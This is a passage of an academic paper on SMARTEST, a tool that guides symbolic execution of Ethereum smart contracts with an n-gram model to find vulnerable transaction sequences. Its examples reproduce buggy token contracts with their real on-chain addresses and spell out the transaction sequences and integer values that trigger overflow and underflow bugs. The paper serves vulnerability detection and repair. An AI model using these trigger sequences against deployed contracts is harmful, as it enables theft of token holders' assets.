Securing smart contracts is a pressing issue waiting to be addressed for the upcoming blockchain era. Blockchain is a ground-breaking technology that enables automatic fulfillment of agreed obligations between untrusted parties. The obligations are written in smart contracts, computer programs running on blockchain whose executions are therefore guaranteed to be faithful. Smart contracts are gaining popularity across diverse application domains where security and privacy are important [29]. Unfortunately, however, the safety of smart contracts itself remains a major concern. Smart contracts are attractive targets for attackers since they typically manipulate valuable data such as digital assets and therefore even a single glitch can cause tremendous financial damage [1, 5]. Even worse, smart contracts are immutable and their vulnerabilities cannot be mitigated once deployed. Developing techniques to ensure their safety before deployment is critically important and urgent.

In this paper, we present SMARTEST, a new safety analyzer for Ethereum smart contracts. The key feature of SMARTEST, which differs crucially from existing analyzers [3,6,24,25,28,30,31,36,37], is that it effectively finds *vulnerable transaction sequences* of smart contracts. Ethereum smart contracts are stateful programs whose global states are altered by receiving and processing a series of transactions. Therefore, nontrivial bugs in smart contracts are typically caused by the interaction of multiple transactions, and understanding such bugs requires contriving concrete scenarios in terms of transaction sequences. The primary goal of SMARTEST is to automate this process; SMARTEST aims not only to detect bugs in smart contracts, but to automatically generate vulnerable transaction sequences that prove the flaws.

Existing analyzers for smart contracts fall short in this aspect. For example, existing safety verifiers (e.g. [6, 24, 36]) are fundamentally limited in producing vulnerable transaction sequences because they abstract the set of all transaction sequences into single transaction invariants (i.e. properties that hold under arbitrary interleaving of transactions [36]). Bug-finders such as OYENTE [28] and OSIRIS [37] are only able to indicate certain vulnerable points in smart contracts without generating transaction sequences that reveal vulnerabilities. As a result, triaging vulnerabilities reported by these tools is difficult and error-prone since users need to manually identify concrete scenarios to understand root causes of the vulnerabilities. A few symbolic execution tools (e.g. [3, 25, 30, 31]) support tracing vulnerable transaction sequences but, as we demonstrate in this paper, their performance is far from satisfactory for real-world smart contracts.

To find vulnerable transaction sequences effectively, we present a novel technique that guides symbolic execution with language models. Basically, our technique exhaustively

*Corresponding author: hakjoo_oh@korea.ac.kr




Figure 1: Overview of SMARTEST

enumerates transaction sequences in increasing size and runs symbolic execution over the sequences to decide whether they are vulnerable or not. A main technical challenge that arises in this method is that the number of transaction sequences to be examined grows exponentially as the size of the sequences increases. Our key idea to address this challenge is to guide symbolic execution with statistical language models, so that guided symbolic execution can effectively prioritize transaction sequences that are likely to reveal vulnerabilities. More specifically, given a set of training transaction sequences that are automatically obtained by running unguided symbolic execution on existing vulnerable contracts, our technique automatically learns a probability distribution over vulnerable transaction sequences. Then, symbolic execution guided by the learned model can effectively find vulnerable transaction sequences for new, unseen smart contracts. Figure 1 depicts our approach.

Experimental results show that our language model-guided symbolic execution is highly effective in hunting vulnerable transaction sequences. We implemented SMARTEST for Solidity [4], the most widely used programming language for Ethereum smart contracts, and evaluated it on two datasets with different types of known vulnerabilities. The first dataset is comprised of 443 smart contracts with CVE-reported arithmetic vulnerabilities (e.g., integer overflows). The second dataset consists of 104 contracts with access control-related vulnerabilities, namely Ether-leaking and suicidal contracts [31]. On CVE dataset, we compared SMARTEST with MYTHRIL [3] and MANTICORE [30], two well-known symbolic execution tools developed by blockchain security firms. The results show that SMARTEST found 93.0% of known vulnerabilities out of sampled contracts, whereas MYTHRIL and MANTICORE collectively found 37.2%. On the second dataset with leaking and suicidal contracts, we compared SMARTEST with four symbolic executors and one fuzzer: MAIAN [31], TEETHER [25], MYTHRIL, MANTICORE, and ILF [19]. The results show that SMARTEST effectively found more vulnerabilities than these tools. Moreover, SMARTEST found a number of critical zero-day vulnerabilities from smart contracts in the wild.

```
1  contract SocialChain {
2    uint totalSupply;
3    mapping(address=>uint) balance;
4    mapping(address=>mapping(address=>uint)) allowance;
5
6    constructor (uint initialSupply) {
7      totalSupply = initialSupply;
8      balance[msg.sender] = initialSupply;
9    }
10
11   function transfer (address to, uint value)
12   public returns (bool) {
13     require (balance[msg.sender] >= value);
14     balance[msg.sender] -= value;
15     balance[to] += value;
16     return true;
17   }
18
19   function approve (address spender, uint value)
20   public returns (bool) {
21     allowance[msg.sender][spender] = value;
22     return true;
23   }
24
25   function transferFrom (address from, address to,
26         uint value) public returns (bool) {
27     require (balance[from] >= value);
28     require (balance[to] + value > balance[to]);
29     require (allowance[from][msg.sender] >= value);
30     balance[from] -= value;
31     balance[to] += value;
32     allowance[from][msg.sender] += value; // bug
33     return true;
34   }
35 }
```

Figure 2: A vulnerable contract (simplified for readability).

Contributions. We summarize our contributions below.

- We present a new technique for effectively finding vulnerable transaction sequences in smart contracts. To our knowledge, our work is the first to use language models to steer symbolic execution towards likely paths.
- We extensively evaluate our technique in comparison with five recently-developed tools [3, 19, 25, 30, 31].
- We make our tool, SMARTEST, and benchmarks publicly available. [1] All experimental results are reproducible.

2 Motivating Examples

In this section, we illustrate SMARTEST with examples.

Example 1. Figure 2 shows a token contract, called SCA.[2] It has three global variables: `totalSupply`, `balance`, and `allowance`. `totalSupply` stores the total amount of issued tokens. `balance` is a mapping from account addresses to token balances. `allowance` is a two-dimensional mapping, which maps approved agents' addresses to token amounts that are allowed to use on behalf of original token holders. For

[1] http://prl.korea.ac.kr/smartest
[2] 0xb75a5e36cc668bc8fe468e8f272cd4a0fd0fd773

example, `allowance[A][B]` indicates the amount of tokens that `A` (i.e. the original token holder) allows `B` (i.e. the agent) to spend.

The constructor at lines 6–9 initializes `totalSupply` and `balance[msg.sender]` (i.e. the balance of the contract creator) with the argument (`initialSupply`). By invoking the `transfer` function, a transaction sender (`msg.sender`) can send `value` tokens to a designated account address (`to`). By invoking `approve`, a token holder (`msg.sender`) can set allowance (`allowance[msg.sender][spender]`) for her agent (`spender`). The `transferFrom` function is similar to `transfer` but tokens are transferred from `from` to `to` by the agent (`msg.sender`) of `from`.

The contract has a critical bug in `trasnferFrom`. A successful transaction must decrease both the sender's balance (`balance[from]`) and the agent's allowance (`allowance[from][msg.sender]`) by the same amount of tokens (`value`). At line 32, however, the allowance is mistakenly increased by `value` (that is, `+=` at line 32 should have been `-=`). This logical flaw in this contract can be found by detecting an integer overflow in the agent's allowance. For example, suppose the contract is deployed by a transaction `constructor (V1)` with `msg.sender` = `A`, and then assume two transactions below are processed in sequence:

1. `approve(B,V2)` with `msg.sender` = `A`
2. `transferFrom(A,C,V3)` with `msg.sender` = `B`

where `A` denotes the contract creator, `B` is the `A`'s agent, `C` is another account address, and `V1`–`V3` are 256-bit integer constants that can trigger the overflow at line 32. For example, assume `V1=0x8800...00`, `V2=0x8100...00`, and `V3=0x7f00...00`. In this case, the remaining allowance after the last transaction must be `0x0200...00` but it ends up with `0x0000...00` due to the overflow. Note that this bug does not manifest itself in a single transaction; to reveal the bug at line 32, `transferFrom` must be invoked with `value > 0`, but a direct invocation to `transferFrom` with `value > 0` will throw an exception due to the guard statement at line 29. Therefore, a *transaction sequence* such as the one shown above is required to trigger and understand the bug.

SMARTEST is able to generate such a vulnerable transaction sequence automatically. It reports the scenario described above with concrete argument values of each transaction and automatically demonstrates that following the scenario indeed causes an integer overflow in a real environment (Figure 1).

A few existing tools (e.g. MYTHRIL [3] and MANTICORE [30]) support generating transaction sequences but they are unsatisfactory; they fail to find a vulnerable sequence for demonstrating the bug at line 32 in this medium-sized contract (404 lines) even after 3 hours. SMARTEST addresses this performance issue of symbolic executors with a novel language model-guided symbolic execution. Other existing tools (e.g., [6,24,28,36,37]) do not help here, too. For example, existing safety verifiers such as SMTCHECKER [6], ZEUS [24], and VERISMART [36] or bug-finders such as OYENTE [28] and OSIRIS [37] do not support producing concrete scenarios; they just point out potentially vulnerable locations without any trace information. As a result, bug triage with these tools is time-consuming and error-prone; users should manually analyze reported warnings to decide whether the warnings are true positives or not and, if they are true, to understand how they happen in what situations. SMARTEST aims to reduce this burden on the tool users.

```
1  contract Goal {
2    address owner;
3    uint totalSupply;
4    mapping(address=>uint) balance;
5    mapping(address=>mapping(address=>uint)) allowance;
6
7    constructor () public {
8      owner = msg.sender;
9      totalSupply = 0;
10   }
11
12   function mintToken (address target, uint amount)
13   public {
14     require (msg.sender == owner);
15     balance[target] += amount; // overflow
16     totalSupply += amount;     // overflow
17   }
18
19   function approve (address spender, uint value)
20   public returns (bool) {
21     allowance[msg.sender][spender] = value;
22     return true;
23   }
24
25   function burnFrom (address from, uint value)
26   public returns (bool) {
27     require (balance[from] >= value);
28     require (allowance[from][msg.sender] >= value);
29     balance[from] -= value;
30     allowance[from][msg.sender] -= value;
31     totalSupply -= value; // underflow
32     return true;
33   }
34 }
```

Figure 3: A vulnerable contract simplified from Goal contract.

We remark that, in addition to reporting the flaw at line 32 by overflow detection, SMARTEST can directly report that the `transferFrom` function does not decrease the agent's allowance properly, by producing the same transaction sequence with different argument values. For example, the same sequence with `V2=1` and `V3=1` can demonstrate the logical flaw, where the addition at line 32 does not overflow. SMARTEST supports this feature with rules (Appendix C) for detecting violations of ERC20 standard [2].

Example 2. Figure 3 shows a simplified version of the Goal token contract.[3] There are four global state variables in the contract, where `owner` denotes the owner of the contract, and `balance`, `totalSupply`, and `allowance` are variables that are similar to those in the previous example (Figure 2).

The constructor sets `totalSupply` to `0` and initializes the owner (`owner`) to be the sender of the initial transaction (`msg.sender`). The function `mintToken` allows `owner` to

[3] 0x7b69b78cc7fee48202c208609ae6d1f78ce42e13

issue a designated amount (`amount`) of tokens. The function `approve` is the same as the one in the previous example. The function `burnFrom` allows the transaction sender (`msg.sender`) to decrease the balance (`balance[from]`) of the original token holder (`from`), where `totalSupply` and `allowance[from][msg.sender]` are equally decreased.

This contract has three integer over/underflow bugs (lines 15, 16, and 31) where finding vulnerable transaction sequences for them is nontrivial. Understanding how the integer underflow at line 31 occurs is particularly tricky, although the existence of the bug seems apparent as there are no explicit guard statements (e.g. `require (totalSupply >= value)`) to prevent it from happening. For example, simply sending a transaction like `burnFrom (A, 1)` after deployment fails to trigger the bug, because all balances and allowances are initially zeros and therefore the transaction is aborted by the statement at line 27. To demonstrate the bug, we need to generate a transaction sequence of length at least 4, excluding an initial transaction (i.e. call to the constructor for deployment). For example, the bug can be triggered by the following scenario:

1. `mintToken(A,V1)` with `msg.sender` = `owner`
2. `approve(C,V2)` with `msg.sender` = `B`
3. `mintToken(B,V3)` with `msg.sender` = `owner`
4. `burnFrom(B,V4)` with `msg.sender` = `C`

where `A`, `B` and `C` are some account addresses, and `V1`–`V4` are crafted integer values, e.g., `V1=0x800...00`, `V2=10`, `V3=0x800...01`, and `V4=10`. What is tricky in this scenario is that, in order to trigger the integer underflow at line 31, a series of transactions must first conspire to exploit another bug in the contract (the integer overflow at line 16). Note that the first and third transactions cause `totalSupply` to overflow at line 16 and have an integer value at high risk of underflow; in the scenario above, `totalSupply` becomes `1` (`=0x800...00+0x800...01`). The second transaction is required for the last transaction to pass the guard statement at line 28. Finally, invoking `burnFrom` is able to cause the desired underflow bug at line 31.

SMARTEST automatically generates the above transaction sequence and helps to diagnose and fix the root cause of the bug; to avoid the underflow at line 31, it is enough to insert a guard statement `require (totalSupply + amount >= totalSupply)` at the entry of the `mintToken` for preventing the overflow at line 16, without any modifications in the `burnFrom`. By contrast, existing tools do not help in this aspect. As mentioned earlier, most tools (e.g. [6, 24, 28, 36, 37]) are fundamentally improper for generating vulnerable transaction sequences. Two symbolic execution tools, MYTHRIL [3] and MANTICORE [30], are ineffective too in this case; they fail to produce a sequence in 3 hours even when we hint that the maximum search depth is 4.

3 Approach

In this section, we describe our approach in detail. Section 3.1 describes the basic symbolic execution algorithm for discovering vulnerable transactions. Section 3.2 explains how to guide the symbolic execution with a language model. We use Figure 4 as a running example.

Language. We formalize our approach for a core subset of Solidity [4], which is defined by the following grammar [36]:

$$
\begin{array}{l}
c \in C \ ::= \ G^* \ F^*, \qquad F \ ::= \ f(x)\{S\} \\
a \in A \ ::= \ x := E \mid x[y] := E \mid \mathit{assume}(B) \mid \mathit{assert}^l(B) \\
s \in S \ ::= \ A \mid \mathit{if}\ B\ S_1\ S_2 \mid \mathit{while}\ B\ S \mid S_1; S_2
\end{array}
$$

A contract C is a sequence of global variable declarations (G^*) followed by a sequence of function definitions (F^*). A function is comprised of a function name (f), a formal parameter (x), and a body statement (S). We denote the name of a constructor function by f_0. A statement S is an atomic statement A, an if-statement, a while-loop, or a sequence. An atomic statement A is an assignment to either a variable ($x := E$) or an array (or a `mapping` in Solidity) element ($x[y] := E$), an *assume* statement, or an *assert* statement. E and B are usual arithmetic and boolean expressions, respectively. We assume E evaluates to an unsigned 256-bit integer.

In our language, *assume* statements are used to model guard expressions (i.e. B in if-statements, while-loops, or `require` statements in Solidity) when generating paths in Section 3.1. On the other hand, *assert* statements do not affect program semantics; they express safety properties to be verified or refuted. We assume every safety condition that needs to be checked is expressed as an *assert* statement. Note that users of SMARTEST do not need to write safety conditions for checking common security vulnerabilities (e.g., integer overflows), because assertions that express the safety conditions are automatically inserted in the preprocessing step of SMARTEST. For example, when we want to check whether a contract contains integer overflow vulnerabilities, given an assignment $x := y + z$, we assume an assertion $\mathit{assert}(y + z >= y)$ is inserted right before the assignment. Custom safety conditions can be provided using `assert` statements in Solidity. We assume every *assert* statement is annotated with a unique label l, which serves as an identifier for each assertion. Let L be the set of all labels in a program. We assume all functions have `public` or `external` visibilities (i.e., callable from outside). We assume functions that cannot be called from outside (i.e., `internal` or `private` functions) are inlined at each call site. We also assume all variables have primitive types (e.g. `uint`) or mapping types (e.g. `mapping(address => uint)`). These assumptions are for presentation brevity; our implementation supports most of the features in Solidity.

Transaction Sequence. Given a function $f(x)\{S\} \in F$, we say (f, x, a) is a *function path*, where $a \in A^*$ is a sequence of atomic statements from the entry to the exit of the function (we assume the body S of the function is transformed into

```
1  contract Example {
2    bool flag;
3    uint x;
4
5    constructor () public { }
6
7    function setX (uint y) public returns {
8      x = y;
9    }
10
11   function setFlag (bool b) public returns {
12     flag = b;
13   }
14
15   function incX () public returns {
16     if (flag) {
17       assert (x+1>=x); //goal: disprove the assertion
18       x = x+1;
19     }
20   }
21 }
```

Figure 4: A running example.

a set of atomic statement sequences [8]). Let P be the set of all function paths in a given contract $c \in C$. We define a *transaction* $t \in T$ to be a four-tuple:

$$t = (id, f, x, a)$$

which is a function path augmented with a transaction identifier id. We note that multiple transactions can be generated from a single function because the function may have multiple paths (e.g., the `incX` function in Figure 4 has two paths). We write t_0 for an initial transaction, i.e., a transaction whose second component (function name) is the name of a constructor (f_0). A *transaction sequence* $(t_0, t_1, \ldots, t_n) \in T^*$ is a series of transactions that start from an initial transaction. We say a transaction sequence $(t_0, t_1, \ldots, t_n)$ is vulnerable when the function called by the last transaction t_n contains an assertion (i.e., safety condition) that can be violated along the sequence.

Goal. In this paper, we tackle the problem of finding as many *vulnerable transaction sequences* as possible with concrete argument values for the parameters of involved transactions.

3.1 Basic Symbolic Execution

Algorithm 1 shows the overall symbolic execution algorithm. The input is a Solidity smart contract c, and the output is a report that shows a vulnerable transaction sequence disproving the safety condition of each assertion in c. The algorithm consists of a preparation step (lines 1–4) and a main analysis phase (lines 5–16).

To avoid generating function paths indefinitely, we first unroll all loops m times and inline each function into its call site up to n nested calls (line 1). From the resulting contract c, we collect function paths in c until up to o paths are gathered for each function in c (line 2). In the current implementation, we set m, n, and o to 2, 3, and 50, respectively. The algorithm initializes the workset W with initial transactions

Algorithm 1 Our Symbolic Execution Procedure for Finding Vulnerable Transaction Sequences

Input: A Solidity smart contract c
Output: A vulnerability report R

1: Unroll loops and inline function calls in c
2: $P \leftarrow$ The set of function paths in c
3: $W \leftarrow \{(id, f_0, x, a) \mid (f_0, x, a) \in P,\ \text{new } id\}$
4: $R \leftarrow \lambda l.\bot$
5: **repeat**
6: $\quad s \leftarrow \text{argmin}_{w \in W} \mathsf{cost}(w)$ ▷ $s = t_0, t_1, \ldots, t_n$
7: $\quad W \leftarrow W \setminus \{s\}$
8: $\quad (State, \Pi) \leftarrow \textsc{GenerateVC}(s)$
9: $\quad$ **for each** $(l, VC) \in \Pi$ **do**
10: $\quad\quad$ **if** $R(l) = \bot$ **then** ▷ l is not yet falsified
11: $\quad\quad\quad$ **if** $\mathsf{SAT}(VC)$ **then** $R \leftarrow [l \mapsto (s, \mathsf{model}(VC))]$
12: $\quad$ **end for**
13: $\quad$ **if** $\mathsf{SAT}(State)$ or Solver timeout **then**
14: $\quad\quad W \leftarrow W \cup \{s \cdot (id, f, x, a) \mid (f, x, a) \in P,\ f \neq f_0,\ \text{new } id\}$
15: $\quad$ **end if**
16: **until** $W = \emptyset$ or $\forall l.\ R(l) \neq \bot$ or timeout
17: **return** R

(line 3). During the algorithm, the workset W keeps candidate transaction sequences to be explored. At line 4, the algorithm also initializes the report $R : L \to T^* \times Model$, i.e., mapping from assertion labels to vulnerable transaction sequences with error-triggering input values (models), where $\lambda l.\bot$ (line 4) means that no vulnerable transaction sequences are found yet for any assertions.

The algorithm enters the loop at lines 5–16, which iteratively searches for vulnerable transaction sequences. The algorithm picks a candidate transaction sequence $s = t_0, t_1, \ldots, t_n$ with the least cost (line 6) and remove it from W (line 7), where t_0 is an initial transaction. At the moment, given a sequence s, we assume the cost function is defined as $\mathsf{cost}(t_0, t_1, \ldots, t_n) = n$, which outputs the length of the transaction sequence. That is, the current cost function simply prioritizes short transaction sequences. This cost function will be replaced by the language model-guided cost function in Section 3.2.

After picking the candidate s, we perform symbolic execution over s to obtain a state condition ($State$) for s and verification conditions (VCs) (line 8), where Π is a set of pairs of an assertion label l and the VC associated with l. The VCs are conditions that must be checked to see whether s is a vulnerable sequence with respect to some assertions; the satisfiability of the VCs implies the existence of vulnerable transaction sequences. We will explain the VC generation procedure (GenerateVC) shortly in Section 3.1.1. We investigate each of the VCs through the inner loop at lines 9–12. If a vulnerable transaction sequence with respect to an assertion annotated with l is already found (i.e., $R(l) \neq \bot$), we

move on to the next VC (i.e., we do not attempt to disprove assertions whose safety conditions are already falsified by other transaction sequences). For assertions that are not disproved yet (i.e., $R(l) = \bot$, line 10), we check the satisfiability of the VC by invoking an off-the-shelf SMT solver (we use Z3 [13]). If satisfiable (i.e., s is a vulnerable transaction sequence), we update the report R by mapping l to s with a corresponding satisfying model (line 11).

Finally, if the state condition *State* is satisfiable (i.e., s is a feasible transaction sequence in concrete execution) or a predetermined solver timeout expires (line 13), we generate a set of new transaction sequences by appending new transactions to the current sequence s, and add the set into the workset W (line 14). Otherwise (i.e., *State* is unsatisfiable), we do not collect new transaction sequences, because further explorations of unsatisfiable states will not produce satisfiable VCs. The loop repeats until the workset becomes empty, vulnerable sequences for all assertions are found, or a given time limit is reached. At line 17, the symbolic execution procedure finally returns R, from which we can obtain a vulnerable transaction sequence (with concrete input values) for each potentially violated assertion.

3.1.1 VC Generation

We describe the GENERATEVC procedure for generating verification conditions, which symbolically executes a transaction sequence and derives a condition to be vulnerable. We first define symbolic execution for atomic statements and extend it to transactions and their sequences.

Let FOL be the set of the first-order formulas in the combined theory of fixed-sized bitvectors and arrays with extentionality. Let $\mathsf{sp} : A \to \mathsf{FOL} \times \wp(L \times \mathsf{FOL}) \to \mathsf{FOL} \times \wp(L \times \mathsf{FOL})$ be the strongest postcondition predicate transformer [8], which symbolically executes each atomic statement as follows:

$$\begin{aligned}
\mathsf{sp}(x := e)(\phi, \Pi) &= (\phi[x'/x] \wedge (x = e[x'/x])^\circ, \Pi) \\
\mathsf{sp}(x[y] := e)(\phi, \Pi) &= (\phi[x'/x] \wedge (x = x'\langle y \lhd e[x'/x]\rangle)^\circ, \Pi) \\
\mathsf{sp}(\mathit{assume}(e))(\phi, \Pi) &= (\phi \wedge e^\bullet, \Pi) \\
\mathsf{sp}(\mathit{assert}^l(e))(\phi, \Pi) &= (\phi, \{(l, \phi \wedge \neg e)\} \cup \Pi)
\end{aligned}$$

where $\phi[x'/x]$ and $e[x'/x]$ denote the formula ϕ and expression e, respectively, where x is replaced by x'. The definition is mostly standard; it transforms a precondition ϕ into a postcondition with respect to a given atomic statement, while accumulating Π (pairs of assertion labels and corresponding VCs). In the assignment cases ($x := e$ or $x[y] := e$), a primed variable (e.g., x') represents the previous state of an unprimed variable (e.g., x) before processing the assignments. We write $x'\langle y \lhd e\rangle$ for the array x' whose element at index y is replaced by e. In the assertion case, we collect a verification condition $(\phi \wedge \neg e)$ by pairing it with the label l of the assertion to provide a potentially violating sequence per assertion (line 11 in Algorithm 1). Observe that a VC consists of two parts: a condition denoting a program state (ϕ) and a negation of a safety condition ($\neg e$). An unusual part in the syntax of FOL is that each atomic formula can be annotated with either a symbol $\circ$ or $\bullet$. We introduce these symbols to simplify constraints by differentiating equalities from assignments and *assume* statements (Section 3.1.2). These symbols will be removed before invoking SMT solvers.

Next, we define $\mathrm{T} : T \to \mathsf{FOL} \times \wp(L \times \mathsf{FOL}) \to \mathsf{FOL} \times \wp(L \times \mathsf{FOL})$, a symbolic executor for a transaction $t = (i, f, x, (a_1, \cdots, a_n))$:

$$\begin{aligned}
&\mathrm{T}(i, f, x, (a_1, \cdots, a_n))(\phi, \Pi) = \\
&\quad (\textsc{RenameL}(\phi', i), \{(l, \textsc{RenameL}(F, i) \mid (l, F) \in \Pi'\})
\end{aligned}$$

where $(\phi', \Pi') = \mathsf{sp}(a_n) \circ \cdots \circ \mathsf{sp}(a_1)(\phi \wedge x^e = x \wedge \varphi, \Pi)$. RENAMEL is a function for differentiating local variables with the same names in different transactions. More concretely, RENAMEL renames all free variables in a given formula, except for global variables, primed global variables, and variables that are already renamed using other transaction identifiers while processing previous transactions. For example, if $G = \{a\}$ (i.e., a is the only global variable in a contract), $\textsc{RenameL}(a' = 0 \wedge b = 1 \wedge c' = 2, j)$ outputs $(a' = 0 \wedge b_j = 0 \wedge c'_j = 1)$, where a' is not renamed since its original unprimed version is the global variable a. Observe that the procedure T proceeds in two steps. Firstly, given a precondition and label-VC pairs Π, we obtain the postcondition ϕ' and the possibly updated pairs Π', by symbolically executing $a_1, \cdots, a_n$ with sp. Secondly, we postprocess ϕ' and Π' with RENAMEL. Note that we have additional preconditions ($x^e = x$ and φ) in the first step. $x^e = x$ is a constraint for retrieving argument values for each transaction, where x^e is an entry-state variable for the formal input parameter x (i.e., the state of x at the entry of each transaction). φ is a conjunctive formula, which is a Solidity-specific constraint for obtaining useful arguments. For example, conjuncts of φ include $msg.sender \neq 0$ to avoid obtaining invalid values for transaction senders. We assume that each conjunct of φ is labelled with $\bullet$, to ensure that these constraints are not removed by our simplification technique (Section 3.1.2).

Finally, we define the procedure GENERATEVC that performs symbolic execution over a transaction sequence $t_0, t_1, \cdots, t_n$. $\textsc{GenerateVC}(t_0, t_1, \cdots, t_n)$ outputs (State, Π) where $(\mathit{State}, \Pi) = \mathrm{T}'(t_n) \circ \cdots \circ \mathrm{T}'(t_0)(\bigwedge_{g \in G} \mathsf{init}(g), \emptyset)$. A symbolic executor T' for a transaction t_i is defined as:

$$\mathrm{T}'(t_i)(\phi'', \Pi'') = \begin{cases} (\phi', \Pi') & \text{if } i = n \\ (\phi', \emptyset) & \text{otherwise} \end{cases}$$

where $(\phi', \Pi') = \mathrm{T}(t_i)(\phi'', \Pi'')$. Note that, given a transaction sequence, we collect VCs from the last transactions only (i.e., when $i = n$) and do not redundantly collect VCs from prior transactions, because further explorations of t_i ($i < n$) do not help to disprove safety conditions in t_i. $\emptyset$ means no VCs are collected yet. $\mathsf{init}(g)$ generates a constraint on a declaration

of the global variable $g \in G$:

$$\mathsf{init}(g) = \begin{cases} x = \mathbf{0} & \text{if } g = x \\ \forall y.x[y] = \mathbf{0} & \text{if } g = x[y] \end{cases}$$

where $\mathbf{0}$ means a default value for each type of a variable or an element, e.g., $\mathbf{0}$ is *false* for `bool` types and 0 for `uint` types.

Example 1 *Consider the contract in Figure 4. Suppose we are given a transaction sequence $t_0 \cdot t_1 \cdot t_2 \cdot t_3$ where*

$$t_0 : (p, constructor, \bot, \bot), \qquad t_1 : (q, setX, y, x := y),$$
$$t_2 : (r, setFlag, b, flag := b),$$
$$t_3 : (s, incX, \bot, (assume(flag); assert^I(x + 1 \geq x); x := x + 1)).$$

Then, GENERATEVC$(t_0 \cdot t_1 \cdot t_2 \cdot t_3) = (-, \{(l, F)\})$ *where F is a VC for disproving the safety condition at line 17 of Figure 4:*

$$x' = 0 \wedge flag' = false \wedge y_q^e = y_q \wedge x = y_q \wedge$$
$$b_r^e = b_r \wedge flag = b_r \wedge flag \wedge \neg(x + 1 \geq x)$$

where we assume symbols $\circ$ and $\bullet$ are removed. Observe that the formal parameters (y and b) and the corresponding entry-state variables (y^e and b^e) are renamed as y_q, b_r, y_q^e, and b_r^e using the transaction identifiers respectively, because they are neither the global variables nor the primed global variables.

3.1.2 Constraint Simplification

Constraint solving is a major performance bottleneck in symbolic execution [7, 15, 21] and it was no exception in SMARTEST. We devised two constraint simplification techniques to boost SMT solvers, which are particularly effective in the context of Algorithm 1. We apply these techniques right before line 11 and line 13 in Algorithm 1.

Property-focused Simplification. Firstly, we identify and remove parts of the VC that are unnecessary for generating vulnerable transaction sequences. More specifically, our technique aims to remove *redundant* constraints that include unnecessary variables. Unnecessary variables are variables whose values affect neither atomic formulas annotated with $\bullet$ (i.e., path conditions or Solidity-specific constraints, Section 3.1.1), nor the safety condition in the VC. For example, consider the following VC (we omit Solidity-specific constraints for brevity):

$$(x = y)^\circ \wedge (z = 10)^\bullet \wedge \neg(y + 1 \geq y).$$

The VC may be generated from a sequence of atomic statements $x := y; assume(z = 10); assert^I(y + 1 \geq y)$ where $(x = y)^\circ \wedge (z = 10)^\bullet$ is a state condition and $y + 1 \geq y$ is a safety condition. Observe that the constraint $(x = y)^\circ$ can be removed as the path and safety conditions have no dependencies on the variable x defined in the statement $x := y$. Note that, without the symbol $\circ$, we would not be able to identify x as an unnecessary variable, because the information on the direction of value flow (i.e. from y to x, but not vice versa) is lost. Using this information, our technique simplifies the formula above into the following:

$$z = 10 \wedge \neg(y + 1 \geq y)$$

where the redundant constraint $(x = y)^\circ$ is removed. Observe that we can find a satisfying model $[z \mapsto 10, y \mapsto 2^{256} - 1]$. We explain the detailed procedure in Appendix A.

Quantifier Elimination. Secondly, we transform constraints with quantifiers into quantifier-free constraints. We devised this technique because we observed that existing SMT solvers are often inefficient to handle formulas with universal quantifiers that are introduced by initializations of mapping-typed variables (Section 3.1.1). Our key insight for eliminating those universal quantifiers is that, in many cases it is enough to replace quantified variables by indices for certain elements that appear in a given formula. For example, consider a VC

$$\forall i.x'[i] = 0 \wedge x = x'\langle y \lhd 10\rangle \wedge \neg(x[y] < 10)$$

where x is a mapping type (`mapping(address=>uint)`) variable, and y is an address type variable where addresses are 160-bit expressions in Solidity. Our technique transforms the formula into its quantifier-free version

$$x'[y] = 0 \wedge x = x'\langle y \lhd 10\rangle \wedge \neg(x[y] < 10)$$

by initializing the element of x' at index y only, because the y is the only index variable that is used to access the element of the mapping x' and its unprimed version x (which shares the element of x'). We explain the detailed procedure in Appendix B.

3.2 Symbolic Execution with Language Model

Now we present the key technical contribution of this paper, i.e., guiding symbolic execution with a language model for effectively finding vulnerable transaction sequences.

Background on Language Model. We provide a necessary background on language model based on [23]. A language model assigns a probability to each sequence $w_1, \cdots, w_n$ of words. The probability is denoted $P(w_1, \cdots, w_n)$ and quantifies how likely or natural the sentence is. $P(w_1, \cdots, w_n)$ can be computed using the chain rule of probability:

$$P(w_1, \cdots, w_n) = \prod_{i=1}^{n} P(w_i \mid w_1 \cdots w_{i-1}).$$

However, using the chain rule may not generalize to unseen data due to the data sparsity problem. While there exist numerous language models to deal with the data sparsity, we use the n-gram model that is found to be simple yet effective for our purpose. The n-gram model uses the last $(n-1)$ words as context when predicting the last word. For example, for 3-gram model, $P(w_1, \cdots, w_n)$ is estimated as follows:

$$P(w_1, \cdots, w_n) \approx \prod_{i=1}^{n} P(w_i \mid w_{i-2} w_{i-1})$$

where each probability can be computed by maximum likelihood estimation, i.e., normalizing 3-gram counts by previous 2-gram counts from the training corpus:

$$P(w_i \mid w_{i-2}w_{i-1}) = \frac{C(w_{i-2}w_{i-1}w_i)}{C(w_{i-2}w_{i-1})}.$$

For illustration, we will explain our approach with the 3-gram model in the rest of this section.

Role of Language Model. We leverage a language model to compute probabilities for predicting how likely a given (partial) transaction sequence will become vulnerable in the future, which we call *vulnerable probabilities* of transaction sequences. With vulnerable probabilities, we can steer symbolic execution towards effectively finding vulnerable transaction sequences.

The rest of this section is organized as follows: learning a language model from collected vulnerable transaction sequences (Section 3.2.1), and guiding symbolic execution with a learned language model (Section 3.2.2).

3.2.1 Learning a Language Model

Training an n-gram language model is essentially to collect n-gram counts (e.g., $C(w_iw_{i+1}w_{i+2})$) from word sequences (e.g., $w_1 \cdots w_n$), where the counting information will be used to compute vulnerable probabilities (Section 3.2.2). That is, our goal in the training phase is to construct a training corpus (i.e., a multiset of word sequences) Y and then collect n-gram counts from it.

Collecting Vulnerable Transaction Sequences. Firstly, we collect a multiset of vulnerable transaction sequences $\{T_1, \cdots, T_m\}$ (where $T_i \in T^*$) by running our basic symbolic execution (Section 3.1) on training data with sufficient time budget (30 minutes per contract in our experiments, see Section 5).

